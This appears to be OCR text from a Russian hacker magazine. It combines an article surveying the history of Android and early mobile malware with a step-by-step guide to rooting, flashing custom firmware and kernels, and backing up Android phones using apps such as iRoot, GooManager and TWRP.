В случае успешного получения прав root любым из двух способов запускался второй файл, в котором хранился SMS-троян — модификация известного трояна Foncy SMS. Троян определял принадлежность SIM-карты стране и начинал отправку сообщений на короткий платный номер, блокируя все ответные сообщения. Следующим запускался файл border01.png, в котором был код IRC-бота. Он подключался к IRC-серверу с IP-адресом 199.68.*.* и регистрировался на канале #andros под случайным ником. Все сообщения, отправленные боту, выполнялись в консоли как обычные Linux-команды.

Согласно заявлению сотрудников «Лаборатории Касперского», это было первое приложение такого класса для Android. Однако, по их мнению, опасность его была невелика, так как распространялся он только через серые маркеты, а эксплойт работал только в ранних версиях Android 2.3.

ПЕРВЫЙ ПОЛИМОРФНЫЙ ТРОЯН

В феврале 2012-го компания Symantec сообщила, что обнаружила первый полиморфный троян для платформы Android, который на тот момент не мог быть найден ни одним мобильным антивирусом, кроме ее собственного (сюрприз). Троян, названный Android.Opfake, распространялся через различные веб-сайты, находившиеся преимущественно на территории России и стран СНГ, в виде бесплатной версии популярного приложения или игры.

Полиморфным он был только условно, так как изменение трояна происходило на стороне сервера. При каждой новой загрузке файла содержимое APK-файла изменялось с помощью различных методов, таких как модификация файлов данных, включение в пакет приложения «мусорных файлов», а также изменение имен файлов. Все это затрудняло обнаружение мобильными антивирусами, которые в то время использовали примитивные техники идентификации, типа сверки контрольных сумм и проверки на наличие специфических файлов в пакете.

После попадания на смартфон жертвы и запуска троян извлекал из файла `res/raw/data.db` (который существовал в любой версии трояна) список операторов связи и платных коротких номеров и начинал отправку SMS. В дополнение троян открывал в браузере веб-страницу, содержащую ссылки на другое вредоносное ПО. Интересно, что сообщения также изменялись при каждой новой мутации трояна, в результате чего было невозможно блокировать определенные типы сообщений на стороне оператора.

ВИРУС-МАТРЕШКА

Неделей раньше, а именно 1 февраля 2012 года на сайте securelist.com Виктор Чебушев опубликовал заметку, посвященную обнаружению нового типа вируса, распространяемого через магазин Google Play. Вирус маскировался под приложение Superclean, способное, по словам разработчиков, очистить память устройства и таким образом поднять производительность смартфона или планшета. На тот момент приложение имело уже от 1000 до 5000 установок и хороший рейтинг в 4,5 звезды.

Как выяснилось, Superclean действительно выполнял очистку памяти, но делал это простым перезапуском всех фоновых приложений с помощью всего пяти строк на языке Java. На этой «сложной» задаче полезное действие приложения заканчивалось, а самое интересное начиналось дальше. Анализируя код, сотрудник «Лаборатории Касперского» обнаружил, что при запуске приложение соединялось с удаленным сервером и загружало на карту памяти три файла: autorun.inf, folder.ico и svchosts.exe.

Первые два автоматически превращали подключаемый к USB-порту компа смартфон в самозагружаемую флешку, с которой запускался файл svchosts.exe. Сам svchosts.exe на поверку оказался бэкдором Backdoor.MSIL.Ssucl.a, который слу-

шает микрофон компьютера и отправляет все полученные с его помощью данные на удаленный сервер.

Отличительной чертой трояна был также самый внушительный на тот момент набор функциональности из всех мобильных зловредов для Android. По команде от оператора он мог отправлять сообщения без ведома пользователя, включать и выключать Wi-Fi, собирать информацию об устройстве, открывать произвольные ссылки в браузере, отправлять на удаленный сервер содержимое SD-карты, SMS-переписку и выполнять многие другие операции.

ОЧЕРЕДНОЙ ОТВЕТ GOOGLE, ИЛИ ПРИНУДИТЕЛЬНАЯ ПРОВЕРКА ВСЕХ ПРИЛОЖЕНИЙ

К концу 2012 года ситуация с зловредами для Android стала уже настолько накаленной, что Google решила пойти на очередной кардинальный шаг. В сентябре без лишней огласки был приобретен сервис онлайн-проверки приложений на вирусы VirusTotal, а 29 октября выпущена версия Android 4.2, одним из новшеств которой стала автоматическая проверка любого устанавливаемого не через Google Play приложения на вирусы через удаленный сервис.

Трудно сказать, использовала ли Google купленный VirusTotal для этой задачи, или у них есть собственный сервис проверки, однако не нужно быть сотрудником Google, чтобы понять, что VirusTotal так или иначе был использован для защиты Android от вирусов.

САМЫЙ ПРОДВИНУТЫЙ ТРОЯН

В июне этого года сотрудники «Лаборатории Касперского» обнаружили наиболее продвинутый в техническом плане троян для Android из всех, что встречались до этого. Троян получил имя Backdoor.AndroidOS.Obad.a. Это было независимое приложение, не внедряемое в легитимный софт и, судя по всему, распространяемое под видом известных приложений.

После соглашения пользователя с длинным списком полномочий, установки и запуска он запрашивал права администратора устройства (речь идет не о root, а о собственной системе безопасности Android), которые были нужны только для двух вещей: самостоятельной блокировки экрана и защиты от удаления. Последнее троян делал особенно изысканно. Используя ранее неизвестный баг в Android, он удалял себя из списка приложений с полномочиями администратора, из-за чего его невозможно было лишить этих прав и, как следствие, удалить.

Далее троян проверял в системе наличие прав root и при следующем подключении к Wi-Fi-сети отправлял информацию об устройстве на удаленный сервер. Информация была типична для такого рода приложений и содержала в себе номер телефона, IMEI, MAC-адреса и подобную информацию. В ответ он получал список команд для исполнения и заносил их в базу данных с пометкой о времени исполнения. Удаленными командами могли быть: проверка баланса, отправка сообщений, переход в режим проксирования трафика, скачивание и установка приложений, отправка файлов по Bluetooth, открытие шелла и другие. Плюс ко всему при каждом подключении к другому устройству по синему зубу он копировал сам себя на это устройство.

При попытке анализа кода трояна обнаружилось использование множества техник защиты от анализа. Во-первых, троян эксплуатировал неизвестный ранее баг в утилите dex2jar, из-за которого декомпиляция кода трояна происходила некорректно. Во-вторых, троян использовал еще один неизвестный баг в Android, позволяющий создать файл Manifest.xml, в котором содержится метаинформация о приложении, таким образом, чтобы он не противоречил стандартам Google, но при этом корректно обрабатывался при запуске приложения. Из-за этого многие инструменты анализа просто не срабатывали.

Если же удавалось распаковать и декомпилировать код трояна, обойдя эти ограничения, то дальше приходилось иметь дело с многоуровневой системой шифрования, которая защищала от анализа все текстовые данные, а также имена методов (они тоже были строками и вызывались посредством рефлексии). Интересно, что ключом для первого слоя шифрования была строка с главной страницы facebook.com, из-за чего работу трояна невозможно было проанализировать в «стерильной комнате», без подключения к интернету (хотя ограничение, конечно, можно обойти с помощью прокси).

ВЫВОДЫ

Количество вирусов для Android сегодня исчисляется тысячами, и некоторые из них действительно представляют интерес для исследователя как образцы хорошего программирования и знания архитектуры Android. Вот только бояться их не стоит. Автор данной статьи уже четвертый год использует смартфоны на Android без всяких антивирусов и ни разу не поймал на них заразу. Главное — читать полномочия приложений и ставить их только из маркета. ✖



WWW

Доклад с конференции DEF CON 18, посвященный первому серьезному руткиту для Android: goo.gl/WM0tBz

То самое сообщение на reddit об обнаружении трояна DroidDream: goo.gl/MnTcb

А КАК ЖЕ ДРУГИЕ МОБИЛЬНЫЕ ОС?

Настоящая история мобильных вирусов началась задолго до появления Android — в те времена, когда на рынке господствовали Symbian и Windows CE. Еще в 2004 году хакерская команда 29A продемонстрировала пример червя для Symbian Series 60, названного впоследствии Cabir (Worm.SymbOS.Cabir). Червь распространялся через Bluetooth и не совершал никаких зловредных действий, только демонстрировал сообщение «Caribe» после включения смартфона. Участники 29A разослали вирус ведущим антивирусным компаниям как пример, а затем опубликовали его исходный код, из-за чего впоследствии появилось несколько модификаций червя, на этот раз найденных «в дикой природе».

Затем был обнаружен первый вирус для систем на базе Windows CE под названием Virus.WinCE.Duts. Он поражал PocketPC 2000, PocketPC 2002, PocketPC 2003, не умел распространяться через Bluetooth или MMS, но инфицировал все найденные приложения на самом устройстве. Как и Cabir, он был детищем 29A и также был создан для демонстрации возможности существования подобного рода зловредов.

Спустя месяц для Windows CE был обнаружен первый бэкдор: Backdoor.WinCE.Brador. После запуска зловред прописывался в автозагрузку, а затем открывал сетевой порт и ожидал удаленные подключения. Бэкдор поддерживал такие команды, как получение списка файлов на устройстве, загрузка файла, показ SMS-сообщений, получение файла с устройства и выполнение определенной команды.

Практически сразу после Brador был найден и первый SMS-троян, в этот раз для Symbian. Он распространялся в составе простой игры Mosquitos, в честь которой и получил свое имя — Trojan.SymbOS.Mosquit.a. После запуска он начинал рассылку сообщений на премиум-номера. Работоспособность игры при этом полностью сохранялась, а ее титульный экран был украшен сообщением о том, что игра была крякнута неким SODDOM BIN LOADER.

Впоследствии количество известных вирусов начало стремительно возрастать, и многие из них использовали многочисленные уязвимости в Symbian. Например, Trojan.SymbOS.Locknut, получивший известность в России как Govno, использовал некорректную проверку исполняемых файлов, чтобы блокировать работу всей ОС. Trojan.SymbOS.Fontal заменял системные шрифты на модифицированные версии, из-за чего ОС также отказывалась загружаться. Trojan.SymbOS.Dampig и Trojan.SymbOS.Hoblle подменяли системные приложения, а Trojan.SymbOS.Drever был способен блокировать работу антивирусных приложений.


После того как на сцене появилась iOS, некоторые вирусописатели попытались переключиться на нее. Однако из-за параноидальной закрытости API ОС и невозможности установить приложения из сторонних источников эпидемии не произошло. Немногочисленные вирусы были ориентированы на взломанные устройства и в основном выводили на экран различные рекламные и фишинговые сообщения. Наиболее примечательным стало разве что появление трояна в самом App Store. Приложение под названием Find and call, обладая функционалом VoIP-клиента, при этом совершало такие действия, как копирование контактов на удаленный сервер и рассылка спама (на русском языке, кстати).



КИПИТ РАБОТА НА МЕСТАХ

Прошиваем, обновляем и тюнингуем смартфон, не покидая Android

Несколько лет назад такие операции, как рутинг, прошивка и тюнинг Android-смартфона, требовали достаточно глубоких знаний, специальных инструментов, совместимых только с настольной Windows, и массу терпения. Сегодня все стало намного проще и все эти действия можно выполнить с помощью специального софта, доступного прямо в Google Play.



Евгений Зобнин
execbit.ru

ВВЕДЕНИЕ

Обычно установка альтернативной прошивки на девственно чистый смартфон выглядит примерно так: сначала ты находишь в Google информацию по рутингу своей модели смартфона, затем обзаводишься необходимыми инструментами (Android SDK, adb, fastboot, скрипты), подключаешь смартфон к компу и пытаешься как можно точнее выполнить инструкции. Если все удалось, ты получаешь root и, в некоторых случаях, в довесок кастомную консоль восстановления.

Далее следует установить прошивку. Для этого ты вновь погружаешься в интернет и, спустя полчаса хождения по форумам и чтения информации о совместимости, находишь и скачиваешь zip-архив с прошивкой. Снова подключаешь смартфон к компу и скидываешь на него прошивку. Затем ты выключаешь смартфон, включаешь его, зажав кнопки уменьшения громкости и включения, и получаешь доступ к консоли восстановления. Пять минут походив по меню с помощью клавиш громкости, ты находишь свою прошивку на карте памяти и даешь команду на установку.


После окончания установки ты перезагружаешь смартфон и молишься, чтобы все получилось. Когда на экране появляется рабочий стол, ты с облегчением выдыхаешь и тут же вспоминаешь, что забыл скачать и установить приложения Google и ядро. Что ж, для этого ты еще полчаса проводишь в интернете, находишь искомые zip'ы, скидываешь их на карту памяти, дальше консоль восстановления, тыканье по меню, ожидание со скрещенными пальцами, и вот оно, рабочий стол… блин, надо было устанавливать другую прошивку…

Знакомая картина? Если да, то эта статья для тебя. Из нее ты узнаешь, как проделать все то же самое за десять минут, подключив смартфон к компу только один раз на две минуты.


ЧТО ТЫ ХОЧЕШЬ И ЧТО ТЫ ПОЛУЧИШЬ?

Итак, предположим, что ты держишь в руках совершенно новый смартфон. Твоя задача — установить на него CyanogenMod (как вариант — AOKP, ParanoidAndroid или популярный SuperVasyaAndroidModPlus) и ядро franco.kernel. И тот и другой распространяются в прошиваемых через консоль восстановления zip-файлах. Однако обычная консоль их не примет из-за кривой цифровой подписи («не производителя это подпись, прощайте»). Поэтому тебе нужна кастомная консоль восстановления, которая не обращает внимания на цифровые подписи. Это может быть ClockworkMod или TWRP.


Но! Чтобы установить кастомную консоль восстановления, нужны права записи во внутреннюю память смартфона, то есть нужен root. А root в «не Nexus» устройствах всегда получают с помощью взлома защиты Android. Итого в целом картина действий выглядит так: получение root → установка консоли восстановления → прошивка CyanogenMod → прошивка приложений Google → прошивка ядра → перезагрузка → радость. Давай посмотрим, как все это сделать.




В CyanogenMod есть собственный механизм OTA-обновления прошивки



Бесплатная версия franco.updater не умеет ничего, кроме установки и обновления ядра



ROM Manager предлагает нам установить ClockworkMod Recovery



TWRP Manager: простой и удобный способ управления TWRP Recovery

ROOT

Перво-наперво нам нужен root. Сразу скажу, что это единственная задача, для решения которой придется подключить смартфон к компу. Здесь уж ничего не поделаешь, система безопасности Android не позволит сделать это Android-приложению. С другой стороны, плеваться тоже не стоит, так как все делается очень быстро и безболезненно. Общий алгоритм действий выглядит так:

1. Заходим на телефоне в «Настройки → О телефоне» и много раз подряд тыкаем в «Номер сборки» до тех пор, пока не появится сообщение «Теперь вы разработчик!», далее идем в «Настройки → Для разработчиков» и ставим галочку «Отладка по USB» (если установлен Android версии ниже 4.2, можно сразу идти в раздел для разработчиков).
2. Подключаем смартфон к компу с помощью USB-кабеля, на телефоне выбираем «Медиаустройство» (MTP) либо «Камера» (PTP) и ждем, когда установятся драйверы.
3. Качаем приложение iRoot (goo.gl/CwHLV) и запускаем.
4. Нажимаем «Проверить подключение…».
5. Нажимаем «Установить ROOT» и делаем, что пишет программа.

iRoot — получаем root в один клик

По заявлению украинских разработчиков, iRoot действует в отношении любого смартфона под управлением Android 2.3–4.2.2, а не только устройств от Huawei, как можно было подумать, скачав и запустив приложение. После завершения работы и нескольких перезагрузок на смартфоне должно появиться приложение SuperUser и, конечно же, root-доступ, который откроет нам путь для установки рекавери и прошивок.

УСТАНОВКА RECOVERY

Установить кастомную консоль восстановления между тем очень просто. Для этого в маркете есть куча приложений, но я бы рекомендовал использовать Recovery-Tools, ROM Manager или TWRP Manager. Первая предназначена исключительно для установки рекавери и, по сути, состоит всего из двух кнопок: Flash Clockworkmod Recovery и Flash TWRP Recovery. После нажатия одной из них будет установлена та или иная консоль восстановления. В принципе, неважно, какую из них устанавливать, отличие разве что в том, что TWRP удобнее управлять пальцем, но и эта функция нам безразлична — самостоятельно рыться в их настройках мы не будем, а положимся на специальный софт.


По идее, Recovery-Tools должна сама определить модель смартфона и скачать правильный архив с консолью, однако этот механизм срабатывает не всегда, да и база данных неполная. Поэтому как запасной вариант можно использовать ROM Manager, предназначенный исключительно для установки ClockworkMod, но зато включающий в себя исчерпывающую базу устройств. Опять же все, что нужно сделать, — это нажать на кнопку Recovery Setup → ClockworkMod Recovery, подтвердить модель телефона и дождаться окончания установки.

Если же и этот метод не сработал, то стоит обратить внимание на модель своего смартфона и убедиться, не китайская ли это поделка. Само собой разумеется, супердешевые китайские телефоны нельзя прошить таким образом. Никто их в базу вносить не будет, а заниматься поддержкой тем более. Поэтому в отношении китайцев придется применять старый дедовский способ ручной установки (да и то тебе сильно повезет, если на него вообще что-то будет портировано).


УСТАНОВКА ПРОШИВКИ

Теперь, когда смартфон оснащен кастомной консолью восстановления, он готов принять любую доступную для данной модели прошивку и проглотить ее, не поперхнувшись. Самостоятельно искать прошивки мы, конечно же, не станем. Мы автоматизируем этот процесс с помощью приложения GooManager. Для тех, кто не в курсе: еще с самого начала распространения кастомных прошивок в Сети появился сайт goo.im. Изначально на нем размещался проприетарный гугловский софт (типа Gmail или маркета), который авторы кастомных прошивок не могли использовать из-за лицензионных ограничений, но затем он превратился в открытый репозиторий всевозможных прошивок, а еще через некоторое время появилось приложение GooManager, позволяющее автоматически устанавливать как прошивки, так и гугловские приложения.


Это приложение замечательно тем, что дает выбор из доступных прошивок, основываясь на модели смартфона. В результате нам не придется ни самостоятельно искать прошивки, ни бояться за то, что какая-то из них может криво встать. В общем и целом алгоритм работы с приложением выглядит так: «Запуск → Browse Compatible ROMs → выбор прошивки по имени (например, aokp или cm) → выбор версии → Begin Download → Order & flash selected → Flash». И это все, прошивка



GooManager собственной персоной



CyanDelta позволяет скачать новую версию Android, потратив всего 3 Мб трафика



Recovery-Tools: простой и удобный способ установки рекавери

будет скачана, а затем установлена автоматически. Смартфон при этом перезагрузится.

Установка или, если быть точным, доустановка приложений Google производится еще проще: Download gapps packages → Yes → Order & flash selected. Хотя лучше, конечно же, скачать Gapps заранее, а лишь затем приступать к загрузке и установке прошивки. В таком случае на последнем шаге установки прошивки (Order & flash selected) появится возможность выбрать пакет gapps, и он будет установлен вместе с прошивкой. Установка сразу нескольких пакетов возможна только при наличии TWRP Recovery; в ClockworkMod эта функция заблокирована и работает только в сочетании с платной версией утилиты ROM Manager.

Отмечу также, что по умолчанию GooManager не делает вайп перед установкой прошивки, однако он это умеет. Поэтому каждый раз при кардинальной смене прошивки, то есть именно замене одной на другую, а не обновлении, в последнем окне (которое появляется после нажатия «Order & flash selected») следует ставить флажок напротив опции «Wipe data (factory reset)». Так ты избежишь возможных проблем с загрузкой и работой новой прошивки.

УСТАНОВКА ЯДРА

Кроме кастомной прошивки, мы также можем поставить кастомное ядро. О том, что это такое, мы уже подробно рассказывали в одном из предыдущих номеров. Если в двух словах, то кастомное ядро может дать более тонкий контроль над смартфоном, поднять его производительность и сохранить заряд батареи, однако здесь все далеко не так просто, как с прошивками, и без детального ознакомления с темой я бы не рекомендовал прошивать кастомное ядро, а посоветовал ограничиться тем, которое идет в комплекте с прошивкой.

Если же решение об установке ядра принято, то самое время заглянуть в Google Play. Для многих популярных кастомных ядер в свое время были разработаны специальные утилиты для управления и обновления, с помощью которых установить ядро можно так же легко, как запустить почтовый клиент. Три известные утилиты из этого списка:

- franco.Kernel updater — «обновлятор» и конфигуратор одного из самых известных ядер для девайсов линейки Nexus (поддерживаются Samsung Galaxy Nexus, LG Nexus 4, Asus Google Nexus 7 и Samsung Nexus 10). Бесплатная версия умеет только устанавливать и обновлять ядро, но большего нам и не нужно;
- Trinity Kernel Toolbox — аналогичное решение для ядра Trinity, поддерживающего все те же Nexus-устройства, а также Samsung Galaxy Note II и Galaxy S III. Помимо функции установки, также включает в себя инструменты управления всеми функциями ядра и стоит 114 рублей;
- GLaDOS Control — практически копия предыдущего приложения, но в этот раз для, прямо скажем, не самого популярного ядра GlaDOS (Galaxy Nexus и Nexus 7). Включает в себя полный комплект для тюнинга и автоматическую обновлялку. Стоит 81 рубль.

Все эти приложения позволяют без лишних телодвижений установить одно из трех ядер. Но если деньги тратить не хочется или ты выбрал ядро, для которого просто нет управляющего приложения, то можно выйти из ситуации, скачав ядро прямо на телефон, а затем прошив его с помощью все того же GooManager. Делается это так:

1. Идем на XDA (forum.xda-developers.com) или 4pda (4pda.ru), находим свой девайс, выбираем ядро (да, придется покопаться в многочисленных тредах) и скачиваем его на телефон. Обычно ядро весит 5–10 Мб, поэтому ждать придется недолго и стоить это будет копейки (если нет Wi-Fi).
2. Устанавливаем и запускаем любой файловый менеджер, переходим в каталог Download на карте памяти, находим архив с ядром и копируем его в каталог goomanager, опять же в корне карты памяти.
3. Запускаем GooManager, жмем на пункт Flash ROMs, ставим галочку напротив архива с ядром, жмем кнопку «Order & flash selected», а на следующем экране, ничего не меняя, нажимаем кнопку Flash.

ОБНОВЛЕНИЕ ПРОШИВКИ, ЯДРА И GAPPS

К этому моменту у тебя уже должны быть кастомная консоль восстановления, кастомная прошивка, приложения Google и кастомное ядро; фул-хаус, все, что только нужно. Однако долго на этом всем мы не просидим, и вскоре уже выйдут новые версии прошивок, основанные на новой версии Android, еще более быстрые ядра и еще более фичастые консоли восстановления. Короче говоря, нужно обновляться. Но как?


Для обновления также предусмотрены свои собственные инструменты, но перед тем, как перейти к их обзору, поясню несколько специфичных моментов:


- Консоль восстановления можно обновлять когда угодно и как угодно. Она находится в отдельном разделе, поэтому, даже угробив этот раздел, ты не угробишь Android. Обновлять можно с помощью все тех же Recovery-Tools, ROM Manager и TWRP Manager.
- Ядро тоже находится в отдельном разделе, и его можно обновлять/менять когда угодно и как угодно, главное — учитывать совместимость с версиями Android и типами прошивок. Способы описаны выше.
- Обновляется прошивка без всяких вайпов, однако, если было установлено кастомное ядро, его придется пере-



INFO

TWRP Manager позволяет выполнять практически все операции TWRP Recovery прямо из Android: установку прошивок, вайп, бэкап и восстановление, перезагрузку в разных режимах.





Nandroid Manager позволяет вытащить из бэкапа практически любые данные

Online Nandroid Backup: делаем резервную копию прямо во время работы смартфона

установить. Переустановка приложений Google не требуется.

- Переход на другую прошивку производится с полным вайпом (factory reset) и последующей доустановкой приложений Google и ядра. Все данные, кроме файлов на карте памяти, будут потеряны (этого можно избежать, сделав бэкап с помощью Helium или Titanium Backup).

Теперь о том, как выполнять обновление. Рекавери и ядро обновляются с помощью специализированного софта либо, в случае использования редкого ядра, самостоятельного скачивания и прошивки вручную, как показано в предыдущем разделе. Обновлять прошивки можно разными способами. Если прошивка была установлена с помощью GooManager, то при появлении новой версии в репозитории goo.im тебе придет уведомление, нажав на которое можно скачать и установить новую версию. Никаких данных и приложений ты при этом не потеряешь, останется переустановить только ядро.

В CyanogenMod есть собственный механизм обновления, который также автоматически предупредит тебя о выходе новой версии и предложит скачать ее и установить. По умолчанию он работает только со стабильными версиями прошивки, но его можно переконфигурировать, так что предупреждения будут приходить и после выхода ночных сборок. Для этого идем в «Настройки → О телефоне → Обновление CyanogenMod». В опции «Проверка обновлений» выбираем «Ежедневно», в опции «Тип обновления» — «Новые версии (Включая ночные сборки)».

Единственная проблема такого метода обновления в том, что каждая прошивка будет весить около 200 Мб — накладно, если производить обновления каждый день или несколько раз в неделю. Поэтому я бы рекомендовал использовать инструмент CyanDelta, который позволяет выкачивать только патчи с измененными компонентами прошивки вместо всего архива целиком. При использовании этого инструмента каждое обновление будет весить всего 2–10 Мб, так что для выкачивания подойдет даже сотовая сеть. Пользоваться очень просто: после первого запуска софтина предложит загрузить всю прошивку целиком (на нее в дальнейшем будут накладываться патчи), после чего повиснет в фоне и будет уведомлять о появлении обновлений.

БЭКАП

Чтобы уберечь себя от возможной кривой установки прошивки, следует регулярно делать бэкап. Для этого существует два основных типа инструментов: приложения Helium и Titanium Backup для бэкапа приложений, а также специальная функция кастомных консолей восстановления под названием Nandroid. Вторая отличается тем, что делает полный снимок всех компонентов смартфона так, что после любых действий смартфон можно будет вернуть к прежнему состоянию, включая все настройки, приложения, контакты и сообщения.

